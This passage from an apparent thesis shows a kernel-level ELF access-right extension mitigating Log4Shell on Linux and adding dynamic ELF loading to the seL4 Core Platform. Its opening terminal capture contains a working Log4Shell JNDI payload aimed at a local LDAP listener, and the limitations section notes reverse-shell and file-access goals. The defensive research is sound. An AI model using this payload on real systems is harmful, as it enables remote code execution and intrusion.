[+] Starting Webserver on port 8000 http://0.0.0.0:8000

Listening on 0.0.0.0:1389
```

```
root@host:/mnt/tmp# ./jdk1.8.0_20/bin/java -cp target/log4shell-1.0-SN
 com.poc.VulnerableApp VulnerableApp
Username: ${jndi:ldap://localhost:1389/a}
Password: does_not_matter

root@host:/mnt/tmp# 
```

```
[0] 0:sudo*                                                    "ttn" 13:06 20-Apr-23
```

Figure 4.4: A screenshot of the terminal windows after following the steps in [67] for trying to exploit the Log4Shell vulnerability in the modified Linux kernel with support for the ELF Access Right Extension from [66]. Note that the login application has been killed, and that the attacker has not established a reverse shell.

4.4.4 Limitations

As shown in the previous subsection, the ELF Access Right Extension can be used to ensure that an attacker can not exploit the Log4Shell vulnerability to establish a reverse shell in the context of the implemented vulnerable login program. However, this proof of concept has some limitations which should be mentioned:

1. The implemented vulnerable login program is a very simple console program. In a more realistic setting, the login functionality would most likely be handled by a thread started by a web server. If this thread is started programmatically instead of by executing an ELF program, the ELF Access Right Extension can not be used to restrict the set of system calls that can be invoked. However, the protection model enforcement mechanism can most likely still be used in this case.

2. The proof of concept works because the implemented login program does not require the `execve` system call to be invokable, and this system call is used to establish a reverse shell. Thus, if a Log4Shell-vulnerable

program requires the `execve` system call to be invokable, an attacker will be able to establish a reverse shell even though the vulnerable ELF program has been patched with an access right table and loaded by the modified Linux kernel. This is a consequence of the simplicity of the designed protection model for the Linux kernel, as described in Section 4.1. In particular, the designed protection model does e.g. not make it possible to specify that a program should only be allowed to invoke the `execve` system call for a specific program. This limitation can potentially be addressed by adding support for a more expressive protection model in the Linux kernel.

3. Although the `execve` system call can not be invoked by the attacker in the proof of concept, the attacker can freely invoke any of the 50 system calls that the vulnerable login program is allowed to invoke. Since these 50 system calls include the `read` and `write` system calls, an attacker can e.g. change the code of the `Exploit.java` class to read and modify the file system in the context of the user that executed the vulnerable login program. Thus, using the ELF Access Right Extension does not make it impossible for an attacker to exploit the Log4Shell vulnerability. However, it limits what an attacker is able to do when exploiting the vulnerability.

Despite the described limitations, the implemented proof of concept shows that a Linux kernel with support for the ELF Access Right Extension has the potential to mitigate some of the negative consequences of zero-day vulnerabilities by adhering to the principle of least privilege, even with a very simple protection model. This highlights that the ELF Access Right Extension can provide practical value with a relatively small implementation effort. Furthermore, the compatibility between the standard ELF specification and the ELF Access Right Extension enables an incremental adoption of the ELF Access Right Extension.

Chapter 5

seL4 Core Platform

In the previous chapter, it was shown that the ELF Access Right Extension has the potential to mitigate some of the negative consequences of zero-day vulnerabilities in Linux-based operating systems. The main purpose of this chapter is to show that the ELF Access Right Extension can be used to add support for dynamically executing ELF programs in the capability-based seL4 Core Platform operating system for embedded systems. This can be seen as a step towards a general-purpose operating system based on the formally verified seL4 microkernel.

Firstly, an overview of the seL4 Core Platform operating system will be provided. Based on this, a protection model will be defined for the seL4 Core Platform, and the protection model enforcement mechanism will be discussed. Then, an implementation of the seL4 Core Platform with support for the ELF Access Right Extension will be presented. Lastly, this implementation will be used in a proof of concept, showcasing the ability to dynamically execute ELF programs in well-defined protection domains for the capability-based seL4 Core Platform operating system.

5.1 Overview

Unless explicitly stated otherwise, all information in this section is based on [17] and [40].

The seL4 Core Platform (seL4CP) is a capability-based operating system developed for embedded systems with static architectures. That is, systems where the components are fixed at build time. The seL4CP provides a set of thin and easy-to-use abstractions on top of the low-level, general-purpose seL4 microkernel. In particular, the seL4CP consists of a software development kit (SDK), a build tool, and boot code. The SDK is designed to make




Figure 5.1: Overview of the main abstractions in an example of an seL4CP system.

it easy for developers to use the seL4CP abstractions, and the build tool supports building an seL4CP system from an XML file that describes the configuration of the seL4CP system. An seL4CP system consists of a fixed set of *protection domains*, *channels*, and *memory regions*, as highlighted in Figure 5.1. Each of these three abstractions will now be described in more detail.

5.1.1 Protection Domains

A protection domain is the smallest schedulable unit in an seL4CP system. Each protection domain has its own virtual address space and is isolated from all other protection domains by default. The properties that define a protection domain will now be described.

Program Image: The program image of a protection domain is a C program which defines three entry points, namely `init`, `notify`, and the optional `protected` entry point. The `init` entry point is invoked the first time a protection domain is scheduled. The two other entry points, `notify` and `protected`, can be invoked by other protection domains over a channel. This will be described in more detail when explaining the channel abstraction in the next subsection.

Scheduling Parameters: The scheduling parameters of a protection domain consist of a priority, a maximum controlled priority, a budget, and a period. In the seL4CP, the protection domain with the largest priority in a runnable state is always scheduled. Both the priority and the maximum controlled priority must be in the range $[0, 254]$, and the maximum controlled priority specifies the maximum priority that a protection domain can assign itself and other protection domains. Protection domains with equal priorities are scheduled in a round-robin fashion. The budget determines the maximum number of microseconds that a protection domain is allowed to execute before being preempted by the scheduler, and the budget is reset every period. Thus, the period is also specified in microseconds and must be at least as large as the budget. Based on this, a protection domain can be defined to be in a runnable state if one of its entry points has been invoked and its budget is strictly larger than zero.

Channels: A protection domain has access to a potentially empty set of channels. Each channel allows the protection domain to communicate with another protection domain. This will be described in more detail in the next subsection.

Shared Memory Regions: A protection domain has access to a potentially empty set of shared memory regions. Each of these shared memory regions is mapped into the protection domain at a specific virtual address, optionally with caching enabled. Furthermore, the protection domain can be assigned any combination of read, write, and execute permissions to the data in a shared memory region. The memory region abstraction will be described in more detail in Section 5.1.3.

Hardware Interrupt Sources: When a specific hardware interrupt source is associated with a protection domain, the `notify` entry point of the protection domain is invoked each time an interrupt occurs for this hardware interrupt source. Note that a hardware interrupt source, identified by a system-widely unique interrupt request (IRQ) number, can be associated with at most one protection domain. Furthermore, note that the set of hardware interrupt sources associated with a protection domain can be empty.

5.1.2 Channels

A channel connects exactly two distinct protection domains, allowing the protection domains to interact via notifications or protected procedure calls. A notification is a simple synchronisation mechanism, allowing a protection domain to invoke the `notify` entry point of another protection domain without including any data. Channels are bidirectional with respect to notifications.

Thus, two protection domains connected by a channel can both invoke the `notify` entry point of the other protection domain over the channel. In contrast, protected procedure calls allow the inclusion of 64 words of data, but they can only be invoked in one direction on a channel. In particular, a protection domain, PD_1, can invoke the `protected` entry point of another protection domain, PD_2, if PD_2 has defined the `protected` entry point, a channel between PD_1 and PD_2 exists, and the scheduling priority of PD_1 is strictly smaller than the scheduling priority of PD_2.

Each channel associated with a protection domain is assigned an id, which is used by the protection domain to distinguish between notifications on different channels.

5.1.3 Memory Regions

A memory region is a contiguous sequence of memory. Each memory region has a specified size and a specified page size, where the size must be a multiple of the page size. The page size must be supported by the targeted architecture, and a common page size is 4 KiB. As described earlier, a memory region can be mapped into the virtual address space of one or more protection domains. Thus, the memory region abstraction ensures that protection domains can share memory. This can e.g. be used together with notifications on channels to transfer data from one protection domain, PD_1, to another protection domain, PD_2. In particular, PD_1 can write some data to a memory region that is shared with PD_2 and then use a channel to send PD_2 a notification. The protection domain PD_2 can then read the data from the shared memory when it receives the notification from PD_1.

It should be noted that a memory region can have a fixed physical address. However, if no such fixed physical address is specified, the memory region is assigned an available physical address at build time.

5.1.4 Dynamic Features

The seL4CP abstractions described in the previous subsections are in correspondence with the mainline seL4CP, which can be found at [16]. However, a set of dynamic features for the seL4CP have been proposed as part of the active seL4 Core Platform research project [53]. A subset of the proposed dynamic features have been implemented by the research group and are available at [18], which primarily includes support for restartable and hierarchical protection domains. This means that protection domains are organised into a set of trees, where a parent protection domain can handle faults of its child protection domains and restart them. A parent owns its child protection domains, and it, therefore, has full access to these protection domains. However, a child protection domain is fully isolated from its parent protection domain. Consequently, a child protection domain can only interact with its parent protection domain through the usual seL4CP abstractions.

This state of the seL4CP, with limited support for dynamic features, has been used as the basis for this thesis. In particular, the ELF Access Right Extension has been used to add support for dynamic creation of protection domains, which is left as future work in the report on dynamic seL4CP features published by the seL4CP research group [53].

5.2 Protection Model Definition

Based on the overview of the seL4CP provided in the previous section, a protection model for the seL4CP can now be defined. An overview of the designed protection model can be seen in Figure 5.2.

Firstly, observe that both the channel and the memory region abstractions are mapped directly to object types. In particular, a protection domain can be allowed to invoke the `notify` entry point, the `protected` entry point, or both entry points of the other protection domain connected to a channel. Furthermore, a protection domain can be allowed to perform any combination of `read`, `write`, and `execute` actions on the data in a memory region. The `irq` object type is used to represent the association of a specific hardware interrupt source with a protection domain. In particular, a hardware interrupt source is associated with a protection domain if and only if the protection domain has an access right with the `handle` operation for an `irq` object with the IRQ number of the hardware interrupt source. Note that a `scheduling` object type is also included in the designed protection model. The main reason for having an explicit `scheduling` object type is that it increases the expressiveness of the designed protection model. In particular, it makes it possible to express availability security goals. An example of such a goal is that a specific protection domain is allowed to consume at most 50% of the CPU time. This availability security goal can be expressed by




Figure 5.2: The object types in a protection model for the seL4CP.

restricting the protection domain to have an access right with the `use` operation for a `scheduling` object where the budget is at most half the period. Lastly, note that the `create` operation on the `protection_domain_control` object type is used to represent the ability to perform the protection state operation of dynamically creating a new protection domain.

5.2.1 Dynamic Protection Domain Creation Semantics

Recall that dynamic creation of protection domains is not supported in the mainline seL4CP but is a contribution of this thesis, made possible by the proposed ELF Access Right Extension. Thus, the semantics of dynamic protection domain creation must be defined. In this thesis, when a protection domain, PD_1, creates a new protection domain, PD_2, the following protection state modifications can be made:


- `channel`: PD_1 can create channels between PD_2 and itself or any direct child protection domain of PD_1. For each created channel, a new `channel` object is created in the protection state, and the appropriate access rights are added for PD_2 and the other protection domain connected to the channel. A `channel` access right always includes the `notify` operation and can include the `protected` operation if the requirements for invoking the `protected` entry point, described in Section 5.1.2, are met.

- `memory_region`: PD_1 can copy any `memory_region` access right to PD_2. The operations of the copied access right must be a subset of the operations of the original access right, ensuring that privilege escalation is avoided.

- `irq`: PD_1 can move any of its `irq` access rights to PD_2. This deletes the access right in PD_1, ensuring that a hardware interrupt source is always associated with at most one protection domain.

- `scheduling`: PD_1 can create a new `scheduling` object in the protection state and assign an access right with the `use` operation to PD_2. The priority of the new `scheduling` access right can be at most the maximum controlled priority of the `scheduling` object associated with PD_1.

- `protection_domain_control`: PD_1 can copy its access right for `protection_domain_control` to PD_2.



	memory_region 1	irq 1	scheduling 1	protection_domain_control
PD_1	read write	handle	use	create

	memory_region 1	irq 1	scheduling 1	scheduling 2	channel 1	protection_domain_control
PD_1	read write		use		notify	create
PD_2	read	handle		use	notify	create

Figure 5.3: An example of how the protection state can evolve when a new protection domain is dynamically created in the seL4CP.

An example of how the protection state can evolve when creating a new protection domain can be seen in Figure 5.3. An implementation of the seL4CP with support for dynamic creation of protection domains will be described in Section 5.4.

5.3 Protection Model Enforcement

The protection model designed in the previous section only has practical relevance if the seL4CP can enforce it. Recall from Section 2.2 that a threat model and a trusted computing base must be defined when discussing protection model enforcement. Since it is assumed in this thesis that an attacker is able to execute arbitrary code in any untrusted user process, the seL4CP must provide complete protection model enforcement under the assumption that every protection domain is malicious.

Before discussing the trusted computing base of the seL4CP, recall from Section 5.1 that the seL4CP provides a set of thin abstractions on top of the seL4 microkernel. The seL4 microkernel is a capability-based microkernel written in C with real-time guarantees for some processors and efficient interprocess communication compared to many other microkernels [57]. The key differentiator of the seL4 microkernel compared to other microkernels is that the seL4 microkernel is formally verified. In particular, the team behind the seL4 microkernel has used the Isabelle/HOL theorem prover to show that the implementation of the seL4 microkernel adheres to a formal specification of the microkernel. The formal verification has been performed down to the binary level of the implementation. Since access control is a main responsibility of the seL4 microkernel, this means that the seL4 microkernel provides formally verified, complete protection model enforcement. Furthermore, this implies that the seL4 microkernel implementation is proven to be free from e.g. buffer overflows, arithmetic overflows, undefined behaviour, and many other common errors. However, it should be noted that the formal verification of the seL4 microkernel relies on the assumptions that less than 500 lines of assembly code are correct, that the hardware works according to its specification, that about 1200 lines of boot code are correct, that only the CPU and the MMU access kernel memory directly, and that there are no information side channels [27].

The designed protection model for the seL4CP is enforced by mapping the seL4CP abstractions to seL4 abstractions and relying on the formally verified, capability-based access control implementation of the seL4 microkernel. This means that the seL4 capabilities assigned to a protection domain determine what the protection domain can do. Thus, the seL4CP SDK functions are convenience functions that execute in user mode and use the seL4 system call interface and the seL4 capabilities assigned to a protection domain to make it easy for a protection domain to e.g. invoke the `notify` entry point of another protection domain over a channel. With the assumed threat model, it must, therefore, not be possible for an attacker to use the seL4 system call interface and the seL4 capabilities assigned to a protection domain to circumvent the seL4CP protection state.

Note that the mapping from seL4CP abstractions to seL4 abstractions has been performed by the research team behind the seL4CP, and, for brevity, it will not be described in detail in this thesis. The interested reader can find more information on the seL4 abstractions in [38] and see how the seL4CP abstractions are mapped to these abstractions in the source code at [16]. The implementation of support for the new `protection_domain_control` abstraction, which is a contribution of this thesis, will be described in more detail in the next section.

Based on the discussion above, the trusted computing base for the protection model enforcement in the seL4CP consists of the hardware, the seL4 microkernel, the tool for building an seL4CP system, and the code for booting an seL4CP system. Since the seL4CP SDK functions execute in user mode, as described above, these functions are not part of the trusted computing base. This ensures that the trusted computing base is kept as small as possible, making it more feasible to extend the formal verification of the seL4 microkernel to the seL4CP in the future. The seL4CP research team is currently pursuing formal verification of the seL4CP [87].

5.4 Implementation

Based on the designed seL4CP protection model and its enforcement based on the access control mechanisms of the seL4 microkernel described in the previous sections, an implementation of a modified version of the seL4CP with support for the ELF Access Right Extension will now be described. This introduces a new version of the seL4CP with the ability to dynamically execute ELF programs in new protection domains with well-defined sets of access rights.

The implementation can be divided into three parts, namely protection model mapping, an ELF patcher, and an ELF loader. The protection model mapping and the ELF patcher are based on the generic ELF patcher library, described in Section 3.3.1. The ELF patcher can be used to add an access right table to an ELF file, preparing the file to be dynamically executed in a specific seL4CP system. Then, the ELF loader allows such a patched ELF file to be dynamically executed in the targeted seL4CP system. Each of these parts will now be explained separately.

5.4.1 Protection Model Mapping

Recall from Section 3.3 that to add support for the ELF Access Right Extension, the designed seL4CP protection model must be mapped to the access right format used in the ELF Access Right Extension. This mapping has been formalized by implementing a concrete subclass of the abstract `AccessRight` base class in the generic ELF patcher library for each object type in the designed seL4CP protection model. The most important details of the implemented access right classes for the seL4CP can be seen in Listing 3. The key ideas behind the access right classes in Listing 3 will now be described.

Type Id: Observe that all the implemented access right classes inherit from the abstract `SeL4CPAccessRight` class. This abstract base class ensures that the `type_id` is serialized as a one-byte (eight-bit) integer for all access right classes since this is the smallest number of bytes required to represent the five different access right types.

Operations: In the modified seL4CP implementation provided in this thesis, protected procedure calls are not supported for dynamically created protection domains. This choice has been made to limit the scope of the implementation, and protected procedure calls can easily be supported in the future.

```python
class SeL4CPAccessRight(AccessRight):
    def serialize_type_id(self) -> bytes:
        return serialize_8_bit_int(self.type_id)

class SchedulingAccessRight(SeL4CPAccessRight):
    ...
    def serialize_metadata(self) -> bytes | None:
        return serialize_8_bit_int(self.priority) + \
               serialize_8_bit_int(self.mcp) + \
               serialize_64_bit_int(self.budget) + \
               serialize_64_bit_int(self.period)

class MemoryRegionAccessRight(SeL4CPAccessRight):
    ...
    def serialize_metadata(self) -> bytes | None:
        return serialize_64_bit_int(\
                  self.memory_region_page_cap_index) + \
               serialize_64_bit_int(self.vaddr) + \
               serialize_64_bit_int(self.size) + \
               serialize_8_bit_int(self.perms) + \
               serialize_8_bit_int(self.cached)

class ChannelAccessRight(SeL4CPAccessRight):
    ...
    def serialize_metadata(self) -> bytes | None:
        return serialize_8_bit_int(self.target_pd_id) + \
               serialize_8_bit_int(self.target_pd_channel_id) + \
               serialize_8_bit_int(self.own_channel_id)

class IrqAccessRight(SeL4CPAccessRight):
    ...
    def serialize_metadata(self) -> bytes | None:
        return serialize_8_bit_int(self.parent_irq_channel_id) + \
               serialize_8_bit_int(self.own_irq_channel_id)

class ProtectionDomainControlAccessRight(SeL4CPAccessRight):
    ...
    def serialize_metadata(self) -> bytes | None:
        return None
```

Listing 3: The most important details of the implemented access right classes that formalize the designed protection model for the seL4CP. The omitted details can be found at [68].

Consequently, only the `MemoryRegionAccessRight` class uses the `metadata` to encode the allowed operations. In particular, the allowed operations are encoded in the `perms` property of this class, where the lowest, second lowest, and third lowest order bits indicate that the memory region must be mapped into the virtual address space of a protection domain as executable, writable, and readable, respectively. For each of the remaining access right classes, the ability to perform the single supported operation is implicitly indicated by the presence of such an access right in the access right table. For instance, an `IrqAccessRight` implicitly includes the `use` operation. This limits the memory overhead associated with storing seL4CP access rights in access right tables.

Additional Metadata: As shown in Listing 3, all access right classes except for the `ProtectionDomainControlAccessRight` class include `metadata` that does not represent the allowed operations. For instance, the `vaddr` property of the `MemoryRegionAccessRight` class describes the virtual address that the targeted memory region must be mapped into in the new protection domain. The fact that such an implementation detail can be included in the metadata of access rights showcases the advantage of the generic access right format in the ELF Access Right Extension.

Recall that when a new protection domain is created dynamically, a new `scheduling` object and possibly a set of new `channel` objects are created. Thus, the `metadata` in the `SchedulingAccessRight` and `ChannelAccessRight` classes describe the properties of the new objects that must be created.

In contrast, both the `MemoryRegionAccessRight` and `IrqAccessRight` classes target objects that already exist in an seL4CP system. Thus, the `metadata` of each of these access right types includes information that identifies the targeted seL4CP object from the perspective of the existing protection domain that dynamically creates the new protection domain. For instance, the `memory_region_page_cap_index` property of a `MemoryRegionAccessRight` identifies the targeted shared memory region through a corresponding seL4 capability in a specific protection domain. To ensure that developers do not have to manually specify such implementation-specific values, a utility program has been implemented, hiding these implementation details when patching ELF files with access right tables. This ELF patcher utility will now be described in more detail.

5.4.2 ELF Patcher

Similar to the Linux implementation described in Chapter 4, a utility program, `set_up_access_rights.py`, has been implemented in Python. This utility program takes as input a targeted ELF file, an XML file describing the targeted seL4CP system, and an XML file describing the required access rights in a user-friendly format. The utility starts by translating the required access rights into instances of the access right classes described in the previous subsection, and it then uses the generic ELF patcher library to patch the targeted ELF file with an access right table. The details of this utility program and the XML format used to specify the required access rights can be found at [68]. Furthermore, the XML format used to specify the required access rights will be showcased in more detail in Section 5.5.

5.4.3 ELF Loader

As mentioned earlier, the seL4CP currently does not allow ELF programs to be dynamically executed in new protection domains. Thus, a modified version of the seL4CP has been implemented. The details of the implementation can be found in the GitHub repository at [69]. In this repository, a function with the following signature has been added to the seL4CP SDK:

```
static int sel4cp_pd_create(sel4cp_pd pd, uint8_t *src);
```

Here, `pd` is an integer used to identify the new protection domain, and `src` is a pointer to the ELF file that should be loaded and executed in the new protection domain. Thus, an ELF loader with support for the ELF Access Right Extension is implemented with this function. In particular, the ELF loader sets up a new protection domain based on the access rights in the access right table of the ELF file pointed to by `src`. All loadable segments of the targeted ELF file are then loaded into the virtual memory of the new protection domain, and, lastly, the new protection domain is started at the entry point specified in the ELF file. Note that the new protection domain is created as a child protection domain of the protection domain that dynamically executes the ELF file. Thus, the protection domain that invokes the `sel4cp_pd_create` function has full access to the new protection domain. An alternative implementation can easily be added in the future, where all capabilities used to create the new protection domain are deleted from the protection domain that calls the `sel4cp_pd_create` function.

A few details of the implementation of the ELF loader should be highlighted.

Regular ELF File Handling: Recall that the ELF Access Right Extension allows an operating system to freely handle the case where an ELF file does not contain an access right table, as described in Section 3.2.3. If the ELF file pointed to by `src` does not contain an access right table, `sel4cp_pd_create` returns a non-zero error code. The main idea behind this decision is to ensure that the principle of least privilege is adhered to by default. In particular, an ELF program without a `scheduling` access right can not be scheduled, and it can therefore not be executed. Recall that in the Linux implementation, described in Section 4.3.3, backward compatibility was prioritized instead of adhering to the principle of least privilege by default. However, this is not an issue for the modified version of the seL4CP since the dynamic execution of ELF programs is a new feature.

Static Linking: It should be noted that only statically linked ELF programs can be executed with the implemented ELF loader. Recall that a dynamically linked ELF program contains a reference to a dynamic linker, which then links and loads the ELF program. However, the dynamic linker is specified with a file path in a special segment in the dynamically linked ELF program, requiring some notion of a file system. Since no file systems are natively supported by the seL4CP, support for executing dynamically linked ELF programs has not been prioritized in this thesis.

Static seL4 Object Pool Allocation: Recall from Section 5.3 that the seL4CP protection model is enforced by mapping the seL4CP abstractions to seL4 abstractions and relying on the seL4 access control mechanisms. Consequently, a protection domain is defined by a set of seL4 objects. Creating a new protection domain therefore requires a set of seL4 objects to be allocated for the new protection domain.

In the modified version of the seL4CP, a pool of unused seL4 objects is allocated at build time to each protection domain that has a `protection_domain_control` access right with the `create` operation. These objects can then be used for dynamically creating a new protection domain and executing an ELF program. This approach has the main disadvantage that it increases the memory requirements of an seL4CP system. However, it simplifies the implementation task compared to implementing a dynamic memory allocator.

With the chosen implementation approach, a protection domain has a `protection_model_control` access right with the `create` operation as long as it has sufficient unused seL4 objects in its pre-allocated object pool. Thus, if a dynamically executed ELF program has a protection_model_control access right with the create operation in its access right table, a subset of the unused seL4 objects is transferred from the protection domain that loads the ELF program to the new protection domain. Since seL4 does not provide any way of allocating a new seL4 object dynamically, a dynamically loaded ELF program without a protection_model_control access right in its access right table will not be able to dynamically execute an ELF program itself. This ensures that the protection_domain_control object type, which is not part of the mainline seL4CP, is enforced correctly.

5.5 Proof of Concept

Based on the modified version of the seL4CP with support for dynamically executing ELF programs in new protection domains, a concrete instance of a small seL4CP system where this new functionality is used will now be described.

The seL4CP system developed for this proof of concept targets the 64-bit ARM Cortex-A53 CPU, which is emulated with QEMU on an Ubuntu 22.04 host. In particular, the virt board provided by the QEMU ARM system emulator is used [84]. The details of the proof of concept can be found at [70].

5.5.1 Initial System Overview

An overview of the seL4CP system created for this proof of concept can be seen in Figure 5.4. The corresponding XML description of the initial system used by the seL4CP build tool can be seen in Listing 4.

Observe that the initial system consists of the protection domain root_domain, which has the child protection domain pong. Furthermore, the created seL4CP system has two memory regions, which only the root_domain can read from and write to initially. The targeted virt board has a PL011 UART device, which can be used to send data to the seL4CP system. This device has the IRQ number 33. Thus, in the initial system, the notify function of the root_domain is called each time a byte is sent to the UART device. The root_domain can then read the byte from the UART memory region.

The root_domain starts by writing the value 42 to the shared memory region test_region. It then expects to receive an ELF file via the UART device. This is done by first receiving the size of the ELF file and then receiving the ELF file byte-by-byte with an interrupt for each byte. Note




Figure 5.4: An overview of the proof of concept seL4CP system.

that relying on interrupts to read an ELF file byte-by-byte is very inefficient. However, a more efficient implementation, potentially using the device driver framework for seL4 that is under development [86], has not been prioritized since it is not important for this proof of concept.

The program running in `pong` waits for its `notify` function to be invoked over a channel. When it receives such a "ping", it responds with a "pong" by invoking the `notify` function of the other protection domain connected to the channel.

5.5.2 Dynamic ELF Execution

As shown in Figure 5.4, two protection domains are created dynamically in the seL4CP system of this proof of concept. Firstly, the `child` protection domain is created as a child protection domain of `root_domain` by sending the file `child.elf` to the UART device. When the `init` function of this ELF program is called, a "ping" is sent to the `pong` protection domain. Once the expected "pong" response is received, the `child` protection domain then expects to receive an ELF file via the UART device. Thus, the `child` protection domain requires a channel to the `pong` protection domain, an association with the IRQ number 33 to handle interrupts from the UART device, and access to both shared memory regions.


The protection domain `child` requires read access to the shared memory

```xml
<?xml version="1.0" encoding="UTF-8"?>
<system>
    <memory_region name="UART" size="0x1_000"
                   page_size="0x1_000" phys_addr="0x9000000" />
    <memory_region name="test_region" size="0x3_000"
                   page_size="0x1_000" />

    <protection_domain pd_id="0" name="root_domain"
                       priority="253" mcp="253">
        <program_image path="root.elf" />

        <protection_domain pd_id="2" name="pong" priority="254">
            <program_image path="pong.elf" />
        </protection_domain>

        <map mr="test_region" vaddr="0x5_000_000" perms="rw"
             setvar_vaddr="test_region_vaddr" />

        <protection_domain_control />

        <!-- UART-related configuration -->
        <map mr="UART" vaddr="0x2_000_000" perms="rw"
             cached="false" setvar_vaddr="uart_base_vaddr"/>
        <irq irq="33" id="0"/>
    </protection_domain>
</system>
```

Listing 4: The XML system configuration of the proof of concept seL4CP system.

region `test_region` since this is required by the `memory_reader` protection domain. This protection domain is dynamically created by `child` by sending the `memory_reader.elf` file to the UART device. When the `init` function of this ELF program is called, the first byte in the shared memory region `test_region` is read. Thus, the value 42, initially written by `root_domain`, is read by `memory_reader`.

The output after successfully loading the ELF programs `child.elf` and `memory_reader.elf` can be seen in Figure 5.5.


ttn@ttn: ~/Desktop/log4shell-poc
ttn@ttn: ~/Desktop/log4shell-poc
ttn@ttn: ~/Desktop/seL4CP_poc

```
ttn@ttn:~/Desktop/seL4CP_poc$ cat /dev/pts/5
root: successfully started the program in a new child PD
child: initialized!
child: sending ping!
pong: received message on channel 0x0000000000000001
pong: ponging the same channel
child: received pong!
child: ready to receive ELF file to load dynamically!
child: successfully started the program in a new child P
D
memory_reader: initialized!
memory_reader: reading value (expecting 0x2a): 0x0000000
00000002a
```

```
ttn@ttn:~/Desktop/seL4CP_poc$ make run
qemu-system-aarch64 -machine virt -cpu cortex-a53
 -serial pty -device loader,file=build/loader.img
,addr=0x70000000,cpu-num=0 -m size=1G -nographic
QEMU 6.2.0 monitor - type 'help' for more informa
